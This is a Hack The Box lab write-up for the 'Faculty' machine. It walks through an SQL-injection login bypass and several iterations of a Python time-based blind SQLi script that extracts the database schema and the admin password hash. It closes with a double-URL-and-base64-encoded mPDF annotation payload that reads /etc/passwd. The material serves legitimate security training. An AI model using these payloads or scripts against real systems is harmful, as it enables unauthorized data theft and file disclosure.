

260 HTB Faculty

[HTB] Faculty

by

- Resources:

- Savitar `https://htbmachines.github.io/`
- 0xdf `https://0xdf.gitlab.io/`
- pencer.io `https://pencer.io/ctf/ctf-htb-faculty/`
- 0xdf write-up `https://0xdf.gitlab.io/2022/10/22/htb-faculty.html`
- `https://www.deepl.com/translator`

- View files with color

```
bat -l ruby --paging=never name_of_file -p
```



Synopsis:

We start with an authentication bypass using SQLi to gain access to a scheduling system. Inside we find an old version of mPDF is in use, which we exploit to achieve local file inclusion and read sensitive files on the box. Eventually this leads us to SSH access as a low level user. A simple RCE allows us to retrieve the SSH private key of another user. Logged in as them we use insecure capabilities applied to gdb to get a root shell. ~0xdf

Skill-set:

- Web Enumeration
- SQL Injection (SQLI) - Manual Blind Time Based [Python Scripting]
- Information Leakage - Error Messages
- Login bypass - SQLI
- Abusing MPDF - Local File Inclusion (LFI)
- Abusing meta-git command - RCE via insecure command formatting
- Abusing gdb capabilities (cap_sys_ptrace+ep) [Privilege Escalation]

- Ping & `whichsystem.py`

```
1. > ping -c 1 10.10.11.169
PING 10.10.11.169 (10.10.11.169) 56(84) bytes of data.
64 bytes from 10.10.11.169: icmp_seq=1 ttl=63 time=145 ms


--- 10.10.11.169 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 144.530/144.530/144.530/0.000 ms
2. > whichsystem.py 10.10.11.169
10.10.11.169 (ttl -> 63): Linux
```

2. Nmap

```
1. > echo $openportz
22,25,53,80
2. > openscan faculty.htb
3. > source ~/.zshrc
4. > echo $openportz
22,80
5. > portzscan $openportz faculty.htb
6. > jbat faculty/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 faculty.htb
8. > cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
```

3. Discovery with Ubuntu Launchpad

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5' and it tells me we are dealing with an Ubuntu Focal Server.
3. openssh (1:8.2p1-4ubuntu0.5) "focal"; urgency=medium
4. This is an Ubuntu Focal
5. Googling for ngnix 1.18 shows us 'Hirsute' which means it is most likely containerized.
```



Whatweb

```
1. > whatweb http://faculty.htb
http://faculty.htb [302 Found] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, RedirectLocation[login.php], Script[text/javascript], Title[School Faculty Scheduling System], nginx[1.18.0]
http://faculty.htb/login.php [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, PHP, Script[text/javascript], Title[School Faculty Scheduling System], nginx[1.18.0]
```

5. Enumerating the website with basic SQL injections

```
1. lets try 112345' with a single quote '
2. Now lets try 12345' or 1=1-- -'
3. SUCCESS, normally it is never that easy.
4. I am logged in a Smith,John C.
5. http://faculty.htb/index.php
6. It is a nothing page. Just a calender and we can not edit it.
```

6. WFUZZ VS Gobuster. WFUZZ always wins

```
1. We are going to do some directory busting with WFUZZ and Gobuster to see which one gives faster and better results.
2. > wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://faculty.htb/FUZZ
3. Using WFUZZ I find admin almost immediately
4. 000000259: 301 7 L 12 W 178 Ch "admin"
5. Now lets try Gobuster
6. gobuster dir -u http://faculty.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200 -x txt,php,html -o gobuster2.out
7. They both did good this time. I find admin with Gobuster in 1 second.

-----
/login.php (Status: 200) [Size: 4860]
/index.php (Status: 302) [Size: 12193] [--> login.php]
```

```
/header.php (Status: 200) [Size: 2871]
/admin (Status: 301) [Size: 178] [--> http://faculty.htb/admin/]
/test.php
```

Logged in as admin

7. Lets enumerate the newly found pages

```
1. http://faculty.htb/admin/
2. SUCCESS, since I was already logged in as Smith, John C. it allows us access.
3. Lets log out and try to fuzz the login again to see if we get Administrator.
4. admin' or 1=1-- -'
5. SUCCESS, we are now logged in as administrator
6. http://faculty.htb/admin/index.php?page=home
```

8. Lets try for a file inclusion in the browser of the admin page

```
1. http://faculty.htb/admin/index.php?page=/etc/passwd
2. FAIL
3. http://faculty.htb/admin/index.php?page=../../../../../../../../../../../../../../../../etc/passwd
4. FAIL
```

SQL injection FUZZING using Burpsuite

9. Lets open up Burpsuite

```
1. Since we know that this is susceptible to sql injections. Savitar wants to send the login to Repeater so we can FUZZ it with SQL queries more easily.
2. Capture the login as admin:admin and then send to repeater.
3. POST /admin/ajax.php?action=login HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://faculty.htb
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://faculty.htb/admin/login.php
Cookie: PHPSESSID=kj27oadkvsqoa6f96574puq0ic

username=admin&password=admin
4. Here is the response to no payloads
-----
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 30 Jan 2024 10:35:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

3
```

10. Lets start with the SQL injection queries.

```
1. Lets start with just a simple single quote after admin
2. username=admin'&password=admin'
3. RESPONSE
-----
Trying to get property 'num_rows' of non-object in <b>/var/www/scheduling/admin/admin_class.php
4. We get back an information leakage. A path to a sensitive file.
5. Save this path for later enumeration. '/var/www/scheduling/admin/admin_class.php'
6. We know we can log in already if we use the traditional basic admin' or 1=1-- -'
7. Lets do it anyway. username=admin' or 1=1-- -&password=admin'
8. We are getting returned a '1'. That usually means 'True' or the system accepted the command.
9. HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 30 Jan 2024 10:41:08 GMT
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1
```

1

Time Stamp 01:04:47


11. Continuing the SQL enumeration of the website through Burpsuite repeater.

```
1. As stated above I get this back when I add a simple single quote to admin in repeater login attempt.
2. username=admin'&password=admin'
3. See the response above.
4. Save this path for later enumeration. '/var/www/scheduling/admin/admin_class.php'
5. username=admin' order by 100-- -&password=admin'
Trying to get property 'num_rows' of non-object in <b>/var/www/scheduling/admin/admin_class.php
6. I try until I finally get down to order by 5
7. username=admin' order by 5-- -&password=admin'
8. I get a good response. See below.
```

```
-----
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 31 Jan 2024 01:03:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1
1
```

12. Using UNION SELECT

```
1. username=admin' UNION SELECT 1,2,3,4,5-- -&password=admin'
2. There server likes it we get a response of '1' meaning the command was true.
3. The 1 is not accepting string input so this means we will be doing this sql injection blind.
```



Remote Code Execution (RCE)

13. Blind SQL injection

```
1. username=admin' and sleep(5)-- -&password=admin'
2. SUCCESS, we do a sleep command it takes 5 seconds to respond. It seems we have Remote Code Execution.
```

14. Side track. Lets connect to the mysql database.

```
1. > mariadb -uroot
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)
2. I am not able to connect
3. > mysql -u'root' -p -H 10.10.11.169
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
```

```

Enter password: <??>
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)
4. MariaDB[(none)]> show databases;
5. I will just go through the motions as if I was able to connect.
6. MariaDB[(none)]> create database;
7. MariaDB[(none)]> use security;
8. MariaDB[(none)]> show tables;
9. MariaDB[(none)]> create table users(username varchar(32)), password varchar(32));
10. MariaDB[(none)]> show tables;
11. MariaDB[(none)]> describe users;
12. MariaDB[(none)]> insert into users(username, password) values("foo", "foo123");
13. Savitar creates another user
14. MariaDB[(none)]> insert into users(username, password) values("admin", "admin123");
15. MariaDB[(none)]> select * from users;
foo
admin
16. MariaDB[(none)]> select password from users where username = '' or 1=1;-- -';
'17. MariaDB[(none)]> select password from users where username = '' or 1=1;#';
18. Sixteen and Seventeen are the same command.
19. MariaDB[(none)]> select password from users where username = '' or 1=1;-- -';
20.' MariaDB[(none)]> select password from users where username = '' or 1=1;-- -';
21. MariaDB[(none)]> select password from users where username = '' UNION SELECT database();-- -';
'22. MariaDB[(none)]> select password from users where username = 'admin' and if(substr(database(),1,1)='a',sleep(5),1);-- -';
'23. It is not an a it is an s
24. MariaDB[(none)]> select password from users where username = 'admin' and if(substr(database(),1,1)='s',sleep(5),1);-- -';
'25. MariaDB[(none)]> select password from users where username = 'admin' and if(substr(select schema_name from
information_schema.schemata limit 0,1)2,1)='e',sleep(5),1);-- -';
'26. FAILS
27. 25. MariaDB[(none)]> select password from users where username = 'admin' and if(substr(select schema_name from
information_schema.schemata limit 0,1)1,1)='I',sleep(5),1);-- -';
'28. SUCCESS,

```

Time Stamp 01:13:57

sql_blind_faculty.py

15. A python script to automate the SQL injection process

```

1. I ran the script and it worked. I did not think it was going to work since he created that admin user and foo user in the mysql
database. But it did.
2. SUCCESS, the script below is working.
3. I think the enumeration of the mysqldb was for information gathering purposes to create the python script. Here is the script
below.
=====
4. Below is the python script for this box. The first iteration. If I get more additions to this script. I will change the name to
'slqi_blind_faculty2.py' etcetera.
> jbat slqi_blind_faculty.py
#!/usr/bin/python3
# >>> string.ascii.lowercase
# >>> string.ascii.uppercase
# >>> string.digits
# >>> string.punctuation
# >>> string.printable
from pwn import *
import requests, time, sys, pdb, string, signal

def def_handler(sig, frame):
    print("\n\n[!] Exiting...\n")
    sys.exit(1)

# CTRL+c
signal.signal(signal.SIGINT, def_handler)

#time.sleep(10)
# Global Variables
characters = string.ascii_lowercase + string.digits + "-_"
login_url = "http://faculty.htb/admin/ajax.php?action=login"

def sqli():
    for position in range(0, 20):
        for character in characters:
            post_data = {
                'username': "admin' and if (substr(database(),%d,1)='%s',sleep(5),1)-- -" % (position,character),
                'password': 'admin'
            }

            print(post_data['username'])

```

```
if __name__ == '__main__':
    sqli()
```

16. The second iteration of this script worked well.

```
1. > python3 sqli_blind_faculty2.py
[0] SQLi_Brute_Force_Attack: admin' and if (substr(database(),14,1)='5',sleep(1.5),1)-- -
[0] Database: scheduling_db
'[] Exiting...
2. Below is the 2nd iteration of this python script called 'sqli_blind_faculty2.py'
=====
> cat sqli_blind_faculty2.py
#!/usr/bin/python3
# >>> string.ascii.lowercase
# >>> string.ascii.uppercase
# >>> string.digits
# >>> string.punctuation
# >>> string.printable
from pwn import *
import requests, time, sys, pdb, string, signal

def def_handler(sig, frame):
    print("\n\n[] Exiting...\n")
    sys.exit(1)

# CTRL+c
signal.signal(signal.SIGINT, def_handler)

#time.sleep(10)
# Global Variables
characters = string.ascii_lowercase + string.digits + "-_"
login_url = "http://faculty.htb/admin/ajax.php?action=login"

def sqli():
    database = ""
    p1 = log.progress("SQLi_Brute_Force_Attack")
    p1.status("Initiating the SQL Brute Force Attack")
    time.sleep(2)
    p2 = log.progress("Database")
    for position in range(1, 20):
        for character in characters:
            post_data = {
                'username': "admin' and if (substr(database(),%d,1)='%s',sleep(1.5),1)-- -" % (position,character),
                'password': 'admin'
            }
            p1.status(post_data['username'])
            #print(post_data['username'])
            time_start = time.time()
            r = requests.post(login_url, data=post_data)
            time_end = time.time()
            if time_end - time_start > 1.5:
                database += character
                p2.status(database)
                break

if __name__ == '__main__':
    sqli()
```

17. I will make another back up because the first 2 iterations work very well. I will call this 3rd iteration `sqli_blind_faculty3.py`

1. That is why I make back up of scripts. This one is not working for some reason.

Time Stamp 01:30:04

18. I will see what is wrong with the `sqli_blind_faculty3.py` iteration of this script.

```
1. Found the error. The script was just missing a paranthesis.
2. Reruning script.
3. > python3 sqli_blind_faculty3.py
```



```

4. SUCCESS, it works flawlessly.
5. > python3 sql_i_blind_faculty3.py
[d] SQLi_Brute_Force_Attack: admin' and if(substr((select schema_name from information_schema.schemata limit
0,1),19,1)='3',sleep(1.5),1)-- -'
[^] Database: information_schema,scheduling_db
[!] Exiting...

```

The 4th iteration of the script is the best one, but we have one more update. I will call it `sql_i_blind_faculty4.py`

19. `sql_i_blind_faculty4.py`

```

1. > python3 sql_i_blind_faculty4.py
[>] SQLi_Brute_Force_Attack: admin' and if(substr((select table_name from information_schema.tables where
table_schema='scheduling_db' limit 5,1),6,1)='p',sleep(1.5),1)-- -'
[█] Tables [DB:scheduling_db]: class_schedule_info,courses,faculty,schedules,subjects,users
[!] Exiting...
2. SUCCESS. See the 4th iteration of this script below.
=====
> cat sql_i_blind_faculty4.py
#!/usr/bin/python3
# >>> string.ascii.lowercase
# >>> string.ascii.uppercase
# >>> string.digits
# >>> string.punctuation
# >>> string.printable
from pwn import *
import requests, time, sys, pdb, string, signal

def def_handler(sig, frame):
    print("\n\n[!] Exiting...\n")
    sys.exit(1)

# CTRL+c
signal.signal(signal.SIGINT, def_handler)

#time.sleep(10)
# Global Variables
characters = string.ascii_lowercase + string.digits + "-_"
login_url = "http://faculty.htb/admin/ajax.php?action=login"

def sql_i():
    tables = ""
    p1 = log.progress("SQLi_Brute_Force_Attack")
    p1.status("Initiating the SQL Brute Force Attack")
    time.sleep(2)
    p2 = log.progress("Tables [DB:scheduling_db]")
    for db in range(0, 7):
        for position in range(1, 20):
            for character in characters:
                post_data = {
                    'username': "admin' and if(substr((select table_name from information_schema.tables where
table_schema='scheduling_db' limit %d,1),%d,1)='%s',sleep(1.5),1)-- -" % (db,position,character),
                    'password': 'admin'
                }
                p1.status(post_data['username'])
                #print(post_data['username'])
                time_start = time.time()
                r = requests.post(login_url, data=post_data)
                time_end = time.time()
                if time_end - time_start > 1.5:
                    tables += character
                    p2.status(tables)
                    break
            tables += ","

if __name__ == '__main__':
    sql_i()

```

5th iteration of `sql_i_blind_faculty5.py`

20. The 5th iteration of the script for getting columns information works great.

```
1. > python3 sqli_blind_faculty5.py
[v] SQLi_Brute_Force_Attack: admin' and if(substr((select column_name from information_schema.columns where
table_schema='scheduling_db' and table_name='users' limit 0,1),3,1)='i',sleep(1.5),1)-- -'
[▮] Columns [DB:scheduling_db][Table:users]: id

[!] Exiting...
```

6th and last iteration of `sqli_blind_faculty6.py` to get the username and password fields.

21. Finally done with the 6th version of this script. All we really changed are the variable names and the SQL payload itself. So I am kind of glad I made multiple iterations of the same script. That way you can just run the scripts against the box and they are ready to go. No changes needed. I recommend you reverse engineer the scripts or follow S4vitar's walk-through on youtube. It is in spanish though..

```
1. > python3 sqli_blind_faculty6.py
[b] SQLi_Brute_Force_Attack: admin' and if(substr((select password from users where username='admin'),19,1)='6',sleep(1.5),1)-- -'
[o] Admin Password [DB:scheduling_db][Table:users][Column: password] (admin): 1fecbe762af147c1176
2. I make a few changes to the script to make it go faster
3. # Global Variables
characters = string.ascii_lowercase + string.digits + "-_"
4. I change the global variable characters to the following below.
5. characters = "abcdef" + string.digits
6. Execute the script again.
7. faculty > python3 sqli_blind_faculty6.py
8. > python3 sqli_blind_faculty6.py
[ ] SQLi_Brute_Force_Attack: admin' and if(substr((select password from users where username='admin'),39,1)='9',sleep(1.5),1)-- -'
[ ] Admin Password [DB:scheduling_db][Table:users][Column: password] (admin): 1fecbe762af147c1176a0fc2c722a345
9. SUCCESS, admin:1fecbe762af147c1176a0fc2c722a345
10. Password is and MD5SUM Hash
```

22. Confirmed as an MD5 hash

```
1. > hash-identifier 1fecbe762af147c1176a0fc2c722a345
#####
#
#      --  --      --      -----      -----      #
#      /\  /\  \      /\  \      /\__ _\  /\  _  \      #
#      \ \  \_ \  \      --      ---- \ \  \_--      \_/_/\  \/\  \ \  \/\  \      #
#      \ \  _  \  /'__\  / ,__\ \ \  _  \      \ \ \  \ \ \ \ \ \      #
#      \ \ \  \/\  \_ \  \_/\_-- , \ \ \ \ \ \      \_ \  \_-- \ \  \_ \      #
#      \ \_ \  \_ \_-- \_ \_/\_--/ \ \_ \  \_ \      /\_-- \_ \  \_--/      #
#      \_/_/\_/_/\_--/_/\_/_/\_--/ \_/_/\_/_/      \_/_--/ \_/_/_/ v1.2 #
#
#                                     By Zion3R #
#
#                                     www.Blackploit.com #
#
#                                     Root@Blackploit.com #
#####
-----

Possible Hashs:
[+] MD5
```

23. I always go to `CrackStation.net` when I want to crack md5 hashes. Just easier.

```
1. FAIL
2. MD5 hash was not crackable. See below.
3. Hashcracking
4. Moving on.
5. echo '1fecbe762af147c1176a0fc2c722a345' > hash.txt

6. nth -file hash.txt

7. NTH says the hash is an MD5.

8. hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt
9. $ hashcat -a0 -m0 hash.txt /usr/share/seclists/rockyou.txt

10. Hash didn't work. I would not even bother trying to crack this. Just move on.

11. tried a few different wordlists, JtR, and Crackstation. Nothing worked. Moving on for real this time.
```

24. Going back to the web I have to re-login as admin

- 1. admin' or 1=1-- -'
- 2. password
- 3. http://faculty.htb/admin/index.php?page=courses
- 4. The edit button looks interesting on the site. See the image before for context.
- 5.

Administrator ▾

course List

PDF

Show 10 ▾ entries

Search:

# ▲	Course ▴	Action ▴
1	Course: Information Technology Description: IT	<div>EditDelete</div>
2	Course: BSCS Description: Bachelor of Science in Computer Science	<div>EditDelete</div>
3	Course: BSIS Description: Bachelor of Science in Information Systems	<div>EditDelete</div>
4	Course: BSED Description: Bachelor in Secondary Education	<div>EditDelete</div>

Showing 1 to 4 of 4 entries

Previous

1

Next

I delete the course **BSED**

- 1. Click on the pdf
- 2. We get directed to the following white page that burns my corneas.
- 3. http://faculty.htb/mpdf/tmp/OKNwtULb7YQo5ahXT4HkM6V3mu.pdf
- 4. I try for an IDOR to see if I can get a directory listing
- 5. http://faculty.htb/mpdf/tmp/
- 6. FAIL
- 7. http://faculty.htb/mpdf/
- 8. FAIL, all forbidden
- 9. Google 'What is mpdf'
- 10. **mPDF** **is** a **PHP** library which generates **PDF** files from **UTF-8** encoded **HTML**. It is based on **FPDF** and **HTML2FPDF** with a number of enhancements. The original author, Ian Back, wrote **mPDF** to output **PDF** files 'on-the-fly' from his website, handling different languages.
- 11. I download the pdf file to see if I can find which version of "mPDF" I am working with here.
- 12. `exiftool OKNwtULb7YQo5ahXT4HkM6V3mu.pdf`
Producer : mPDF 6.0

26. Now that I know the version of MPDF I do a searchsploit

- 1. `searchsploit mpdf`
mPDF 5.3 - File Disclosure | php/webapps/18248.pl
mPDF 7.0 - Local File Inclusion | php/webapps/50995.py
- 2. I am pretty sure the mPDF 7.0 - Local File Inclusion should work. Lets check it out.
- 3. `searchsploit -m php/webapps/50995.py`

27. Capture the PDF download in Burpsuite

- 1.
POST /admin/download.php HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2612
Origin: http://faculty.htb
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://faculty.htb/admin/index.php?page=courses
Cookie: PHPSESSID=61b6id7cp0vba7f33g6c1o0j6t

pdf=JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmElMjUzRWZhY3VsdHkuaHRiJTI1M0MlMjUyRmgx<snip>
2. Copy everything after pdf= and paste it into the Burpsuite decoder.
3. You had the reverse the encoding process.
4. Do a base64 decode
5. Next do a URL decode x 2 and you will get the following.
6.  ▷ cat tmp | html2text
# faculty.htb

## Courses

# | Course | Description
---|---|---
1| **Information Technology**| **IT**
2| **BSCS**| **Bachelor of Science in Computer Science**
3| **BSIS**| **Bachelor of Science in Information Systems**
4| **BSED**| **Bachelor in Secondary Education**
```

28. We will have to do the same process without messing up our payload. We have have to URL encode 2 times and then base64 encode our payload. Lets go to cyberchef and see how we can do this.

```
1. Now go an grab thepayload recommended by searchsploit.
2.  ▷ searchsploit -m php/webapps/50995.py
3. <annotation file="{fname}" content="{fname}" icon="Graph" title="Attached File: {fname}" pos-x="195" />
4. Paste it into cyberchef
5. URL encode 2 times and then To Base64
6. Now we got our payload
7.
JTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiUyNTIwY29udGVudD0lMjUyMi9ldGMvcGFzc3dkJTI1MjIlMjUyMGljb249JTI1MjJHcmFwaCUyNTIyJTI1MjB0aXRzZT0lMjUyMkF0dGFjaGVkZTI1MjBGaWxl0iUyNTIwL2V0Yy9wYXNzd2QlMjUyMiUyNTIwG9zLXg9JTI1MjIxOTUlMjUyMiUyNTIwLyUyNTNF
8. See image below.
```

Recipe

URL Encode

Encode all special chars

URL Encode

Encode all special chars

To Base64

Alphabet

A-Za-z0-9+/=

STEP

BAKE!

Input

<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" />

Output

JTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiUyNTIwY29udGVudD0lMjUyMi9ldGMvcGFzc3dkJTI1MjIlMjUyMGljb249JTI1MjJHcmFwaCUyNTIyJTI1MjB0aXRzZT0lMjUyMkF0dGFjaGVkZTI1MjBGaWxl0iUyNTIwL2V0Yy9wYXNzd2QlMjUyMiUyNTIwG9zLXg9JTI1MjIxOTUlMjUyMiUyNTIwLyUyNTNF

